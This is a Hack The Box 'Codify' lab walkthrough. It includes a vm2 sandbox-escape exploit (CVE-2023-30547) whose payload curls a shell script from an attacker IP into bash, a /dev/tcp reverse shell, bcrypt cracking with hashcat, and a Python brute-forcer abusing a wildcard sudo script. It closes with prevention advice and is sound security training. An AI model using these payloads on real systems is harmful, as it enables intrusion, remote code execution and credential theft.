HTB-CODIFY


NMAP SCAN

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN+/g3FqMmVlkT3XCSMH/
|   256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIm6HJTYy2teiiP6uZoSCHhsWHN+z3SVL/21fy6cZWZi
80/tcp   open  http    syn-ack Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3000/tcp open  http    syn-ack Node.js Express framework
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Q1 Which is the highest open TCP port on Codify?

From the NMAP scan I can see that the highest port on Codify is **PORT 3000**


Q2 What is the relative path on the web application that offers a form to run JavaScript code?



Running a DirBuster scan I can see that the path **/editor** is available.


Q3 What is the name of the sandboxing library used by the application?

Checking the "About Us" page I can see that they are using the **vm2** library




Q4 What is the 2023 CVE ID assigned to a remote code execution vulnerability in vm2 that was patched in version 3.9.17?

After a quick google search I find the **CVE-2023-30547** PoC exploit for VM2.




Q5 What user is the web application running as?

Running the following will show us if the editor is vulnerable



And I can see here that it is below.



I find the following script on github and am able to spawn a shell through the following command.

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
 const err = new Error();
 err.name = {
  toString: new Proxy(() => "", {
   apply(target, thiz, args) {
    const process = args.constructor.constructor("return process")();
    throw process.mainModule.require("child_process").execSync("curl http://10.10.14.45:8000/revshell.sh|bash").toString();
   },
  }),
 };
 try {
  err.stack;
 } catch (stdout) {
  stdout;
 }
`;

console.log(vm.run(code)); // -> hacked
```

```
sh -i >& /dev/tcp/10.10.14.74/9001 0>&1
```


```
┌──(ajsankari㉿ajsankari)-[~/Desktop]
└─$ python3 -m http.server

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.239 - - [11/Aug/2024 21:04:58] "GET /revshell.sh HTTP/1.1" 200 -
```

```
└─$ nc -lvnp 9001
listening on [any] 9001 ...
        connect to [10.10.14.45] from (UNKNOWN) [10.10.11.239] 35502
sh: 0: can't access tty; job control turned off
$ id
uid=1001(svc) gid=1001(svc) groups=1001(svc)
```

I now have a shell and I can see that the user is **svc**

Q6 There is a second NodeJS application on Codify that isn't running. What is the name of the SQLite database file used by this application?


Looking around in the **/var/www/** directory I find a **tickets.db** SQLite database you can see in the screenshot below.




Q7 What is Joshua's password.

Opening the tickets.db file it looks like I get joshuas password hash.

$2a$12SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2



Using **hashid** tool I run a text file with the hash inside and find that it is a bcrypt hash



I look on hashcat and find that the mode for bcrypt is 3200.

3200	bcrypt $2*$, Blowfish (Unix)	$2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6

I can now crack the hash with the following command.

hashcat joshhash.txt -m 3200 -a 0 /usr/share/wordlists/rockyou.txt.gz

- `hashcat` : Invokes the Hashcat tool for password cracking.
- `-m 3200` : Specifies bcrypt as the hash type (mode 3200).
- `-a 0` : Sets the attack mode to a dictionary attack.
- `joshhash.txt` text file with the hash in it.
- `/usr/share/wordlists/rockyou.txt` : Path to the wordlist used for the dictionary attack (default Kali wordlist).

Once this is cracked I find out that user password is **spongebob1**

```
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
```

User Flag.txt

Now that I have the cracked password I can ssh into josh's account and get the user flag.

```
joshua@codify:~$ cat user.txt
fb62c025d5d1cc888fa70b08f8e81c29
joshua@codify:~$
```

Q9 What is the full path of the script that the joshua user can run as root?

Running **sudo -l** to look at privledges I can see that Joshua can run the **/opt/scripts/mysql-backup.sh** as root.

```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on cod
    env_reset, mail_badpass, secure_path=/u

User joshua may run the following commands
    (root) /opt/scripts/mysql-backup.sh
```

Q10 Which single character is accepeted as the password, bypassing the password check in the script?

The answer to this question is the character *

The `*` character is a wildcard in shell scripting that matches any string, including an empty one. In the script, if the stored password (`DB_PASS`) is `*`, it will match any user input during the password check. This happens because the `*` wildcard can represent any sequence of characters, leading to the condition `[[ $DB_PASS == $USER_PASS ]]` always evaluating as true, effectively bypassing the password verification.

Q11 What is the root user's MySQL password?

Since we know that we can use the * chracter I found the following brute force python code to get the root password.

```python
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True
```


kljh12k3jhaskjh12kjh3

```
joshua@codify:/home$ nano brutescript.py
joshua@codify:/home$ python3 brutescript.py
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
```

ROOT FLAG

Using the password from before I able to switch to the root account and get the root flag.

```
root@codify:~# cat root.txt
e2cfda72c019685f50718a7de0504b4e
```



THINGS I LEARNT

- **Identifying Vulnerable Libraries**: Gained experience in identifying the use of specific libraries like `vm2` and understanding how to search for associated vulnerabilities (e.g., CVE-2023-30547).
- **Privilege Escalation Techniques**: Understood how to escalate privileges by exploiting weak or misconfigured scripts, like the `mysql-backup.sh` script.
- **Password Cracking with Hashcat**: Practiced cracking bcrypt hashes using Hashcat, reinforcing knowledge of using appropriate modes and wordlists.
- **Wildcard Character Exploitation**: Learned how the `*` wildcard in shell scripts can be exploited to bypass password checks, which could have serious security implications.
- **Using Brute Force Scripting**: Implemented and used a Python script to brute-force a root password by iterating over possible characters, demonstrating an understanding of automating attacks.

HOW THIS COULD HAVE BEEN PREVENTED

- **Strong Password Storage**: The script should not rely on a password stored in plaintext or a predictable pattern like `*`. Using more secure methods for authentication, such as hashed and salted passwords, would mitigate this risk.
- **Input Validation and Filtering**: Properly validate and sanitize all user inputs to prevent wildcard characters like `*` from being used in a way that bypasses security checks.
- **Limit Privileges**: Restrict the use of scripts like `mysql-backup.sh` to only necessary users and remove the ability to run them with `sudo` if not absolutely required.
- **Regular Security Audits**: Conduct regular security audits and code reviews to identify and patch vulnerabilities like the ones found in the `vm2` library.
- **Patch Management**: Ensure all libraries and software are up-to-date, especially when vulnerabilities (such as CVEs) are disclosed.
- **Monitoring and Alerts**: Implement monitoring and alert systems to detect unusual activities, such as multiple failed login attempts, which could indicate a brute force attack.